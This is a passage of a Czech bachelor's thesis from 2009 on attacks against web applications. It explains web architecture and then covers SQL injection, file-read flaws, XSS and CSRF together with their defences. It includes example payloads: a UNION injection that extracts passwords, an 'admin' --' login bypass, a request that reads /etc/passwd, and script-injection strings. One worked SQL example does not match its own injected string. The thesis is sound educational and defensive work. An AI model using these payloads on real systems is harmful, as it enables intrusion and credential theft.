Univerzita Pardubice
Fakulta ekonomicko-správní

Útoky na webové aplikace

Jan Kolínek

Bakalářská práce

2009

Univerzita Pardubice
Fakulta ekonomicko-správní
Ústav systémového inženýrství a informatiky
Akademický rok: **2008/2009**

ZADÁNÍ BAKALÁŘSKÉ PRÁCE

(PROJEKTU, UMĚLECKÉHO DÍLA, UMĚLECKÉHO VÝKONU)

Jméno a příjmení: **Jan KOLÍNEK**

Studijní program: **B6209 Systémové inženýrství a informatika**

Studijní obor: **Informační a bezpečnostní systémy**

Název tématu: **Útoky na webové aplikace**

Zásady pro vypracování:

Problematika webových aplikací.
Druhy útoku na webové aplikace.
Provedení útoku na testovací instalaci běžně používané webové aplikace (zpracování ve formě multimediální prezentace pro výuku).
Vyhodnocení současných možností útoku na webové aplikace, posouzení míry nebezpečnosti a obrana proti nim.

Rozsah grafických prací:

Rozsah pracovní zprávy:

Forma zpracování bakalářské práce: **tištěná/elektronická**

Seznam odborné literatury:

GRUBER, Martin. Mistrovství v SQL. [s.l.] : SoftPress, 2004. 976 s. ISBN 80-86497-62-3.

HOLZNER, Steven. Mistrovství v Ajaxu. [s.l.] : Computer press, 2007. 592 s. ISBN 978-80-251-1850-4.

SCAMBRAY, Joel, SHEMA, Mike. Hacking bez tajemství - Webové aplikace. [s.l.] : Computer Press, 2003. 360 s. ISBN 80-7226-769-8.

Vedoucí bakalářské práce: **Ing. Martin Novák**
Ústav systémového inženýrství a informatiky

Datum zadání bakalářské práce: **6. října 2008**

Termín odevzdání bakalářské práce: **1. května 2009**

L.S.

doc. Ing. Renáta Myšková, Ph.D.
děkanka

doc. Ing. Jiří Krupka, Ph.D.
vedoucí ústavu

V Pardubicích dne 6. října 2008

Prohlášení

Prohlašuji, že jsem tuto bakalářskou práci vypracoval samostatně pod vedením Ing. Martina Nováka. Veškeré literární prameny a informace, které jsem v práci využil, jsou uvedeny v seznamu použité literatury. Byl jsem seznámen s tím, že se na moji práci vztahují práva a povinnosti vyplývající ze zákona č. 121/2000 Sb., autorský zákon, zejména se skutečností, že Univerzita Pardubice má právo na uzavření licenční smlouvy o užití této práce jako školního díla podle § 60 odst. 1 autorského zákona, a s tím, že pokud dojde k užití této práce mnou nebo bude poskytnuta licence o užití jinému subjektu, je Univerzita Pardubice oprávněna ode mne požadovat přiměřený příspěvek na úhradu nákladů, které na vytvoření díla vynaložila, a to podle okolností až do jejich skutečné výše.

Souhlasím s prezenčním zpřístupněním své práce v Univerzitní knihovně.

V Pardubicích dne 1. 7. 2009

……

Jan Kolínek

Poděkování

Rád bych poděkoval vedoucímu své bakalářské práce panu Ing. Martinu Novákovi. Především za jeho vstřícný přístup, trpělivost a odborné vedení. Jeho odborné rady směřovaly k úspěšnému dokončení moji práce.

SOUHRN

Bakalářská práce je zaměřena na bezpečností problematiku útoků na webové aplikace. Zabývá se návrhem architektury webových aplikací. Dále jsou zde představeny druhy webových útoků, způsoby aplikace, míra jejich nebezpečnosti a metody obrany proti nim. Závěrečná část je věnována praktickému předvedení dvou webových útoků na reálné webové aplikaci.

KLÍČOVÁ SLOVA

webové aplikace, útoky, SQL injection, XSS, CSRF, clickjacking, phishing, WordPress, WP-Forum

TITLE

Attacks on web applications

ABSTRACT

This bachelors work is trying to describe issue warn on web attacks. Content of this bachelor work is focused on web architecture, description of types of web attacks, web attacks executions, dangerous measure of web attacks and how to defense against web attacks. Final part describes examples of two web attacks on real web application.

KEYWORDS

web applications, attacks, SQL injection, XSS, CSRF, clickjacking, phishing, WordPress, WP-Forum

Obsah

Seznam obrázků

Seznam tabulek

1 Úvod

Otázka zabezpečení webových aplikací je bezesporu nezanedbatelnou položkou, které musí být při vývoji webových aplikací věnován dostatečný prostor. Stále totiž existují principielně jednoduché metody jak narušit aplikační bezpečnost. Ve většině případů k tomu stačí přístup na úrovni běžného uživatele webu. Neustále se setkáváme s případy zneužití nedostatečné bezpečnosti služeb nebo nedostatečného povědomí uživatelů o bezpečnosti používání služeb a vytváření internetových stránek a aplikací.

Množství útoků na webové aplikace roste, přičemž se mění i taktika útočníků. Bezpečnost webových aplikací je mnohdy podceňovaná, přitom tyto aplikace mohou sdílet velmi důvěrná data. Ať se jedná jen o jména, přístupová hesla nebo emaily uživatelů či zákazníků, tyto informace v nesprávných rukách mohou představovat velmi vysoké riziko zneužití.

Je důležité si uvědomit, že povědomí o možnostech útoků na webové aplikace by neměli mít pouze programátoři, kteří vyvíjejí tyto aplikace, ale také samotní uživatelé vstupující do světa internetu. Jestliže programátor vytvoří webovou aplikaci odolávající proti známým metodám webových útoků, celé zabezpečení aplikace u některých typů útoků může postrádat smysl, pokud uživatel nemá základní znalosti o možnostech zneužití svých činností na webu. Specifickou technikou webového útoku může být uživatel přiměn k předání svých tajných přístupových údajů, většinou nevědomky, cizí osobě.

Cílem této práce je představit nejběžnější typy útoků na webové aplikace. Snažím se ukázat způsoby, jak zneužít zranitelnosti ve vybrané webové aplikaci, pokud není dostatečně zabezpečená, a jaká rizika z toho mohou plynout.

2 Obecné pojetí webových aplikací

Rychlé rozšíření WWW (World Wide Web), zkráceně webu, může být do značné míry připsáno dostupnosti jeho technologie. Web poskytuje informační rozhraní, které je jednoduché, intuitivní a poskytuje odkazy na miliony sídel po celém světě.

Základním kamenem návrhu webu je hypertextový odkaz (hyperlink). Odkazy na webové stránce mohou odkazovat na prostředky umístěné kdekoliv na světě. Aby mohl tento technologický koncept pracovat v ohromném měřítku, musely být vytvořeny tři části webu. Musí existovat jedinečná definice každého webového prostředku. Takové schéma názvu má označení URL.

URL je způsob identifikace prostředku dostupný skrze internet. Skládá se ze tří částí:

- protokolu pro získání prostředku, např. HTTP, FTP
- názvu hostitele serveru, např. www.seznam.cz
- názvu prostředku, který je tvořen názvem souboru, např. emai.html, post.php

Příkladem celého URL může být:

```
http://www.seznam.cz/email.html
```

Druhou věc představovalo schéma formátování přenášených dokumentů. Toto schéma formátování je HTML.

Třetí část webu představují prostředky pro spojení všeho do jednoho obrovského informačního systému. Jedná se o síťový komunikační protokol HTTP nebo HTTPS, který spojuje klientské pracovní stanice s miliony webových serverů. [1]


Protokol HTTPS je šifrovanou variantou internetového protokolu HTTP pro přenos webových stránek

2.1 Architektura webových aplikací

Programování pro web se vyvíjelo od velmi jednoduchých webových programů, které přidávaly interakci s uživatelem a automatizaci webových stránek. Web již není jednoduchým přenosovým médiem pro statické webové stránky. Dnes webové aplikace představují kompletní produkční systémy, elektronické obchody, banky, sociální sítě nebo rozhraní pro složité a výkonné databáze.

Takovéto aplikace jsou implementovány pomocí třívrstvého modelu tvořeného z klientské vrstvy (též nazývanou prezenční), aplikační vrstvy (též nazývanou logickou nebo střední) a datové vrstvy. [1]

Dělení jednotlivých vrstev je následovné. Webové aplikace a webové servery jsou součástí střední aplikační vrstvy. Uživatelské rozhraní v podobě webového prohlížeče se nachází v klientské vrstvě. Datová vrstva je obvykle v tomto modelu tvořena systémy databázových serverů a nemá přímou interakci s koncovým uživatelem tedy klientskou vrstvou.



Obrázek 1 - Třívrstvá architektura, zdroj: [2]

Obrázek 1 popisuje základní princip chování třívrstvého modelu, kde webová aplikace je postavena na technologii skriptovacích jazyků a datovým zdrojem je databáze. Webový server přijme požadavek od prohlížeče klienta a provede jednu ze dvou akcí. Buď na požadavek odpoví zasláním dokumentu, nebo odmítne na požadavek odpovědět a místo toho odešle číselný stavový kód indikující důvod odmítnutí. Dokument je buď statický nebo dynamicky generován webovou aplikací.

V případě přijmutí požadavku od klienta, může nastat před odesláním dokumentu ještě další situace. Pokud po přijmutí požadavku logika webové aplikace vyhodnotí nutnost přístupu do datového zdroje, webová aplikace odešle požadavek k vyžádání dat do tohoto zdroje. Datový

zdroj vrátí webové aplikaci požadovaná data, ta data zpracuje a po zpracování webový server odpoví zasláním dokumentu na klientskou stanici.

Výměna požadavků a odpovědí mezi klientem a webovým serverem je specifikována protokolem HTTP.

2.1.1 Klientská vrstva

V zásadě existují dva přístupy ve vizualizaci dat v elektronické podobě. Tyto přístupy jsou charakterizovány termíny tlustý a tenký klient. Tenký klient je často představován běžným webovým prohlížečem a nevyžaduje tedy žádnou instalaci programového vybavení kromě samotného prohlížeče. Tlustý klient bývá obvykle desktop aplikace, kde je vyžadována instalace nebo alespoň podpora automatizovaného spouštění aplikací ze vzdálených počítačů (např. Java applet, Flash Plugin). [3]

Webový prohlížeč, v rámci předchozí definice, spadá do skupiny tenkého klienta. Webový prohlížeč je aplikace, která slouží v první řadě k zobrazování obsahu HTML dokumentů. Ty jsou uloženy na serverech připojených k internetu a dány k dispozici uživatelům. HTML dokumenty používají celou řadu dalších technologií k rozšíření svých možností, jako je formátování textu, práce s grafikou, s obrázky, možnost využití formulářů a interakce s nimi atd.

Jazyk HTML by se mohl dělit do dvou skupin. Na statický a dynamický. Statické HTML mají vytvořený pevný statický kód, nemění svůj obsah ani vzhled.

Dynamické HTML stránky mohou měnit obsah, reagovat a měnit svůj vzhled na základě vstupu uživatele nebo měnit hodnoty atributů. Pokud vzniká požadavek pro dynamickou prezentaci dat, je nutno rozšířit jazyk HTML. Dynamické HTML nepřidává do samotného jazyka HTML žádné nové elementy nebo atributy. Dynamické HTML pouze definuje způsob, jakým mohou skripty zařazené do stránky měnit její obsah. [4]

Příklady technologií pro vytvoření dynamických HTML spouštěných na straně klienta jsou uvedeny níže:

- ActiveX
- JavaScript
- VBScript (Visual Basic Script)

..

Mezi nejpoužívanější webové prohlížeče patří [5]:

- Internet Explorer
- Firefox
- Google Chrome

2.1.2 Aplikační vrstva

Aplikační vrstva umožňuje klientské vrstvě komunikovat a pracovat s logickou strukturou webové aplikace. Aplikační vrstva zodpovídá za to, co se objeví na obrazovce klienta na základě požadavků aplikace a uživatele. Veškerá logická struktura webové aplikace může být, tak jak je to na obrázku 1, umístěna v této jediné vrstvě. Webový server přijímá požadavky klientů, odevzdává je aplikaci, ta vrátí odpověď a server odpoví klientovi. [6]

Mezi webové servery patří následující:

- Apache od ASF (Apache Software Foundation)
- Internet Information Server (IIS) od Microsoft
- Google Web Server (GWS) od Google

Nad těmito servery poté můžeme vytvářet aplikační logiku s dynamickými vlastnostmi aplikací pomocí programovacích jazyků, jejichž skripty jsou prováděny na straně webového serveru a klientovi je odeslána výsledná HTML stránka. Mezi takovéto programovací jazyky patří:

- ASP, ASP.NET od Microsoftu
- JSP (Java Server Pages) od Sun Microsystems
- PHP (Hypertext PreProcessor)

2.1.3 Datová vrstva

Tato vrstva slouží jako datová základna. Je jí lhostejno, jestli je v pozadí relační databáze, souborový systém, webová služba či jiná aplikace. Datovou základnou pro webové aplikace bývají nejčastěji databáze.

Při použití databází stojí na popředí webový server nabízející služby. Při zpracování uživatelského požadavku je webovou aplikací kontaktována databáze, ze které jsou získávány

požadované údaje, modifikována stávající data a nové údaje jsou do databáze ukládány. Vlastní databáze je pro klienta nedostupná. Klient pracující s webovou aplikací mnohdy o existenci databáze pracující na pozadí neví. Obsah databáze je zpřístupněn nepřímo pomocí webové aplikace. [7]

Příklady databázových serverů jsou:

- MySQL vlastněná firmou Sun Microsystem
- Microsoft SQL Server od Microsoft
- Oracle Database od Oracle

2.1.4 Slabiny třívrstvé architektury

Tabulka 1 sumarizuje možné slabiny vyskytující se v jednotlivých vrstvách třívrstvé architektury.

Tabulka 1 - Slabiny komponent v třívrstvé architektuře, zdroj: Autor

Komponenty jednotlivých vrstev	Hrozby
Klient (Klientská vrstva)	• spouštění aktivního obsahu • zneužití chyb klientského softwaru • chyby umožňující cross site scripting
Zranitelnost webových serverů (Aplikační vrstva)	• nevhodná konfigurace serverů • zranitelnost v samotných webových serverech
Webové aplikace (Aplikační i klientská vrstva)	• nevhodný návrh aplikace • zneužití aplikační logiky • pozměnění struktury webu • nedostatečná kontrola vstupů a výstupů webové aplikace
Databázový server (Datová vrstva)	• nevhodná konfigurace serverů • spouštění požadovaných příkazů prostřednictvím databázových dotazů • manipulace s daty tak, aby byla vrácena citlivá data • nejrozšířenějším útokem je SQL injection

3 Útoky na webové aplikace

3.1 Proč se útočí na webové aplikace?

Existuje několik důvodů, proč se útočí na webové aplikace: zábava, nuda, peníze, otestování svých schopností atd. Níže jsou popsány body, proč se vůbec útočí na webové aplikace. [8]

Všudypřítomnost
: Webové aplikace jsou dnes téměř všude, stále se rozšiřují a pokrývají napříč veřejné i soukromé sítě. Útočníci se každodenně setkávají s novými potencionálními cíli.

Jednoduché techniky
: Techniky útoků na webové aplikace jsou snadno pochopitelné i pro laiky, většina z nich je prostého textového charakteru. Tam, kde jsou vyžadovány vstupní parametry, stačí pouze malá úprava a získáme úplně jiný výsledek. V porovnání s útokem na operační systém typu (přetečení bufferu) je útok na webovou aplikaci jednodušší.

Vlastní kód
: V dnešní době není pro jakéhokoliv uživatele problém stáhnout produkt pro vytvoření vlastního webového a databázového serveru typu Apache a MySQL, naučit se libovolný programovací jazyk například ASP.NET, PHP a vytvořit si vlastní webovou aplikaci, kterou pak nasadí do provozu v nějaké doméně. Tito programátoři se základními zkušenostmi mohou ve svých aplikacích otevírat brány potencionálním útočníkům. Na druhou stranu i zkušený programátor může ve své aplikaci vytvořit prostor pro realizaci útoku. Nicméně cesta k odhalení takové chyby může být náročnější.

Nezavedení bezpečnostních politik
: Je mnoho firem, kde se pracuje s webovými aplikacemi. Programátoři, administrátoři, manažeři se o ně starají, ale zároveň uživatelé mají přistup do produkčních systémů, přičemž nemají základní bezpečnostní proškolení. Nebo privilégia k užívání těchto aplikací jsou jednotlivým rolím přidělována s nerozmyslem.

Peníze
: Je jasné, že e-commerce bude v dlouhodobém výhledu podporovat mnoho zajímavých odvětví. Není překvapením, že současné statistiky naznačují, že motivace pro provedení webového útoku přechází ze

slávy z útoku na web na výnosnější zisk. Představiteli jsou organizované společnosti, které mají výnosný zisk z prováděných webových útoků. Ať už se jedná o přímé vniknutí na webové servery, podvodné přesměrování koncových uživatelů na jiné stránky(známé jako phishing[1]), nebo útok na nedostupnost služeb (známé jako D/DoS útoky). Dnešní situace je taková, že za webový zločin se platí.

Pro přehled je přiložena tabulka 2 zobrazující porovnání cen za nejběžnější typy „nelegální“ činnosti [9]:

Tabulka 2 - Ceny „nelegálních činností“, zdroj: [9]

Typ činnosti	Cena (dolary)
Pronájem botnetu[2]	125 dolarů měsíčně
DoS útok (přetížení serveru)	100 dolarů denně
Přístup na cizí bankovní účet	500 až 2 200 dolarů
Deset čísel kreditních karet včetně CVV2[3] kódu, expirace aj	450 až 575 dolarů
Milion rozeslaných spamů	150 dolarů
Milion rozeslaných spamů s phishingem	250 dolarů

[1] Phishing - označujeme podvodné e-mailové útoky na uživatele internetu, jejichž cílem je vylákat důvěrné informace.
[2] Botnet - je slangové pojmenování sítě softwarových robotu (botů), kteří provádějí autonomně konkrétní činnost. Síť může být poté využívána legálně (distribuované výpočty) nebo nelegálně (DoS útoky).
[3] CVV2 kód - je jedním z bezpečnostních prvků, který se u platebních karet používá, jedná se o tří nebo čtyř číselnou hodnotu na zadní straně platební karty. Používá se u plateb na internetu.

3.2 Druhy útoků

V této kapitole je popsáno pět vybraných webových útoků, se kterými je možno zneužít zranitelnosti webových aplikací. Poslední šestý útok popisuje, jak oklamat uživatele webové aplikace.

3.2.1 SQL injection

SQL injection je druh útoku používaný útočníky k získávání citlivých údajů z databáze. Těží z nesprávného naprogramování webových aplikací a umožňuje zadání SQL dotazů například do přihlašovacích formulářů, jejich následné spuštění, a třeba vypsání obsahu databáze na obrazovku.

Nebezpečí tohoto útoku spočívá v:

- získání přístupu k citlivým datům (například uživatelská hesla, skryté emaily atd.)
- získání přístupu k jakémukoliv např. administrátorskému účtu na webu (je-li nějaký)
- získání přístupu ke všem účtům naráz
- útočník může smazat data uložená v tabulkách

Typem takového útoku může být napadení SQL dotazu, který vybírá jméno, příjmení a stát jednoho uživatele podle identifikátoru **`uid`**. **`$id`** je řetězec získaný od uživatele.

```
SELECT jmeno, prijmeni, stat
  FROM uziv
 WHERE uid = '{$id}'
 LIMIT 1
```

Mnou vložená hodnota proměnné `$id` je, namísto jedné hodnoty, následující řetězec:


```
1' UNION SELECT heslo AS jmeno, nick AS prijmeni FROM uziv --
```

Výsledný přeformátovaný dotaz vypadá následovně:

```
SELECT jmeno, prijmeni, stat
  FROM uziv
 WHERE id = '1' UNION SELECT prijmeni, heslo, email FROM pass --'
 LIMIT 1
```

První dotaz vybere jednoho uživatele, jméno, příjmení, stát a druhý dotaze vybere všechna příjmení uživatelů a k nim hesla a email. Klauzule UNION toto všechno spojí do jediného výsledku. Takže pokud útočník vloží řetězec do neošetřeného vstupního pole nebo URL odkazu webové stránky, upraví se tím původní smysl dotazu a skript poslušně vypíše velice citlivá data. Samozřejmě je možné kombinovat jakékoliv sloupce a jakékoliv tabulky.

Ukázkou jiného způsobu využití SQL injection je získání přístupu do webové aplikace jako administrátor, aniž bychom museli znát jeho heslo. Vše je zobrazeno na obrázku 2.



Obrázek 2 - SQL injection, zdroj: [10]

Příkladem může být webová stránka se dvěma vstupními poli. První pro zadání uživatelského jména a druhé pro heslo. V případě levé konstrukce dotazu z obrázku 2, ve zdrojovém kódu aplikace pro ověření uživatelského jména, by stačilo do pole uživatelské jméno zadat:

```
admin' --
```

tím vznikne dotaz v pravé části obrázku 2. Výsledkem je, že se zakomentuje část pro nutnost kontroly hesla a přístup je povolen:

```
-- '
AND
password = '<heslo>';
```

Provedení podobných útoků na neošetřené webové aplikaci je se znalostí jazyka SQL poměrně snadné. Složitá část tohoto útoku spočívá v zjištění, jak je daný dotaz formulován popř. pod jakým programovacím jazyce je dotaz napsán.

Obrana proti takovému útoku je možná například pomocí PHP funkce `mysql_real_escape_string()`, která dokáže odstínit speciální znaky např. uvozovky, nové

řádky atd. nebo jejich tvary v šestnáctkovém tvaru. Je možné vytvořit vlastní funkci, která tento problém bude ošetřovat. Taková to úprava je nutná provést u všech vstupů. Je nutné útočníkovi zamezit vložit řetězec podobný příkladům výše. Konkrétně pro případ uchovávání hesel je vhodné hashovat hesla například v programovacím jazyce PHP pomocí funkce `hash()`. Pokud už dojde k ukradení těchto údajů, je poté obtížné otevřená hesla získat zpět.

3.2.2 Spuštění nebo načtení souboru

Za předpokladu, kdy se pomocí parametru načítá nebo spouští soubor z disku a není vhodně kontrolován vstup, lze využít zranitelnosti v aplikaci a přečíst útočníkem požadovaný soubor. Pokud v aplikaci bude kód s následující formulací:

```
readfile($_GET["file"]);
```

útočník může zavolat URL `index.php?file=/etc/passwd` a získat obsah souboru `/etc/passwd`. Nejjednodušší obranou je striktní kontrola parametrů dle seznamu povolených hodnot. [11]

Další metodou jak získat data z disku je pomocí funkce `load_file()`, která je součástí databáze MySQL. Pokud je uděleno globální právo `FILE` uživateli, který je správcem databázového schématu a zároveň přes stejného uživatele webová aplikace přistupuje k databázi, je možno technikou SQL injection načíst soubor z disku. Ukázka této zranitelnosti je předvedena v kapitole 4.1 Aplikace útoku SQL injection.

Obranou této zranitelnosti je nepřidělovat právo `FILE` uživatelům, jejichž účty jsou používány webovou aplikací.

3.2.3 Cross Site Scripting (XSS)

Podstatou útoků XSS je, že uživatelem dodaný vstup není správně filtrován a kontrolován. Příkladem může být návštěvní kniha na internetu. Návštěvníci jsou jako obyčejně podněcování, aby zanechali zprávu, kterou si mohou všichni přečíst. Útočník by však ostatním uživatelům nezanechal vůbec žádnou zprávu, ale kód v jazyce JavaScript. Pokud návštěvní kniha neprovádí kontrolu podezřelého obsahu ve vstupu útočníka, na webových stránkách se objeví vnořený kód, který se provede v prohlížeči každého návštěvníka se zapnutým obsahem JavaScript.

Tento typ útoku lze považovat za speciální případ útoků typu Code injection, při nichž útočník vloží na vybraný vstup aplikace vlastní zlomyslný obsah. Tento obsah je následně aplikací přenesen na jiný výstup a spuštěn v kontextu s původním obsahem, který by bez použití

této techniky byl útočníkovi jinak nedostupný. V případě XSS je tímto vstupem vybraný parametr HTTP žádosti dynamické webové aplikace (např. parametr v URL, položka formuláře nebo hodnota cookie). Zlomyslným obsahem je kód interpretovatelný webovým prohlížečem (např. HTML kód nebo JavaScript). Výstupem je serverem dynamicky generovaná stránka, poskytnutá v HTTP odpovědi. Kontextem je uživatelská relace (z anglického session) klienta přistupujícího k aplikaci. [12]

XSS lze dělit z hlavního hlediska na Persistent (trvalý) a Non-Persistent (dočasný).

- **Persistent XSS**

Persistent XSS je problematikou fór, knih návštěv (guestbook) a podobných webových aplikací, které uchovávají data zadaná na vstup např. v databázi nebo v souboru. Tím je zaručeno, že dojde k opětovnému spuštění skriptu po každém načtení stránky dané webové aplikace do prohlížeče.

JavaScriptový (JS) kód :

```
<script>alert("XSS")</script>
```

lze považovat za jednoduchou injekci. Ta ale nemusí kvůli svému tvaru fungovat všude. Vložený JS může způsobit "nekorektně napsaný HTML kód", případně se vůbec nevykoná. Proto je vhodnější použít okliku ve tvaru '"> (apostrof, dvojité uvozovky a ostrá závorka vpravo). Tato výhybka způsobí, že HTML tag bude předčasně ukončen a následně bude zpracován JS kód. Na počátku by mohl HTML kód vypadat například takhle:

```
<input type="text" name="pole" value=" ">
```

Po odeslání JS kódu se zobrazí dialogové okno s textem "XSS":

```
<input type="text" name="pole" value="'"><script>alert("XSS")</script> <!--">
```

- **Non-Persistent XSS**

Non-Persistent je problematikou URL adres. Editují se hodnoty proměnných vyhledávacích formulářů, radiobuttonů atd. Tedy všeho, co zadaný řetězec neukládá, ale pouze ho zpracuje a pošle na výstup.

```
http://www.victim.at/index.php?id=<script>alert("XSS")</script>
```

Po tomto provedení by se na obrazovce mělo zobrazit dialogové okno s textem "XSS". Pokud ano, aplikace je náchylná na XSS.

V obou předchozích případech byl použit jazyk JavaScript, u kterého setrvám. JavaScript nemůže pracovat s obsahem harddisku na napadeném stroji, a tak nebezpečnost zneužití tohoto jazyka není až tak velká. Není tak velká do okamžiku, kdy se JS začne kombinovat se skriptovacím jazykem zpracovávaným na straně severu (PHP,ASP...). JS obsahuje množství funkcí, které mohou napomoci k odcizení souborů cookies k dané stránce, k editaci textu na stránce a jejich podvržení.

Jak se bránit takovému útoku? Ochrana před XSS může probíhat na straně serveru nebo na straně uživatele. Na straně serveru jde o důsledné filtrování nebezpečných prvků nebo jejich převedení na neškodnou podobu. V PHP pro to existuje funkce htmlspecialchars(), mysql_real_string_escape(). Filtrování je o něco náročnější, protože útok může nabývat mnoha různých podob (např. v případě non-persistent útoků dochází k převodu kódu do šestnáctkového tvaru nebo jiného skrytí – prohlížeč pak kód přeloží správně, ale jednoduchý filtr nebo oko vidí jen směsici nic neříkajících znaků).

Ochrana na straně uživatele se děje vypnutím podpory JavaSkriptů ve webovém prohlížeči. Ale mnoho dnešních webových stránek bez této technologie nebude zobrazeno korektně. Proto musí ležet ochrana (a zodpovědnost) především na straně serverů, kdy programátoři webových aplikací musí vycházet z logiky, že jakýkoliv vstup je nebezpečný a musí být ošetřený. [13,14]

3.2.4 Cross Site Request Forgery (CSRF)

Útoky jsou vedeny proti aplikacím, do kterých se útočníci mohou přihlásit, nebo ke kterým znají přístupový zdrojový kód. Útočník uživatele přiměje navštívit webovou stránku napadené aplikace, která provádí nějakou akci, aniž by o tom uživatel věděl. Prostřednictvím tohoto útoku je možné provádět určité akce, například mazání záznamů, ale není možné data číst.

Útok CSRF je netypický tím, že útočník vlastně neútočí na samotný webový server, ale místo toho nechává oprávněného uživatele provádět operace podle svého uvážení. Z pohledu webové aplikace se jedná o legitimní pokyny oprávněného uživatele, ten je ale provádí nedobrovolně.

Útoky CSRF jsou obdobou známých útoků XSS. Ačkoliv nefungují na stejném principu, protože nevyužívají skriptovací jazyk. Stejně jako XSS útoky jsou namířeny proti koncovým uživatelům. Každý CSRF útok je tvořen speciálním odkazem, na který se útočník snaží nalákat své oběti, aby pod jejich identitou provedl skrytou akci, kterou by za běžných okolností samotní

návštěvníci nikdy neudělali. Použije-li útočník pokročilých metod útoku, může oběť donutit, aby následovala odkaz dokonce bez jejího vědomí a aktivní spoluúčasti, která jinak v kliknutí na odkaz spočívá.

Příkladem ukázky nebezpečnosti může být webmailová služba. Útočník zašle oběti odkaz na stránku s adresářem. Sám útočník se do adresáře oběti nedostane. Není pro něj však problém zjistit si návštěvou vlastního účtu, jaký je celý obsah URL při procházení adresáře. Řekněme, že je touto adresou *http://www.testovacistranka.cz/adresar/nahled.php*. Tento odkaz pak útočník pouze zašle své oběti a ta se, pokud na odkaz klikne, ocitne rázem ve svém adresáři.

Jak jsem již uvedl, běžně útočník přístup do cizího adresáře nemá. Může ale donutit svou oběť k návštěvě jejího adresáře prostřednictvím odkazu.

Uvedením tohoto příkladu nepředstavuje pro uživatele žádné nebezpečí. Sloužil pouze pro představu, jakým způsobem se může útočník s identitou oběti dostat na místa, kam by se za normálních okolností nedostal. Daleko horší následky může mít odkaz, jehož následování vede k vymazání adresáře nebo doručených zpráv, k nastavení přesměrování příchozí pošty, nebo dokonce ke změně přístupového hesla. Všechny tyto akce může útočník provést, pouze prostřednictvím odkazu na který oběť klikne.

Cíle CSRF útoků:

- nevědomé hlasování v anketách,
- nevědomé vkládání příspěvků do diskusních fór,
- změny v nastavení uživatelského účtu,
- krádež uživatelského účtu,
- nevědomé nákupy v e-shopech,
- útoky na webové aplikace běžící v intranetu,
- změna nastavení gatewaye, firewalu, nebo jiných zařízení v intranetu.

Jak se bránit? Obrana proti tomuto útoku spočívá ve vygenerování náhodného řetězce, tzv. tokenu na stránce, která předchází provedení operace (např. smazání záznamu předchází jeho zobrazení). Tento token se následně uloží do session proměnné a zároveň se pošle ve skrytém formulářovém poli. Před provedením operace se porovná hodnota tokenu v session proměnné a ve skrytém formulářovém poli a operace se provede jen tehdy, když jsou tyto hodnoty totožné. [15, 16, 17]

3.2.5 Clickjacking

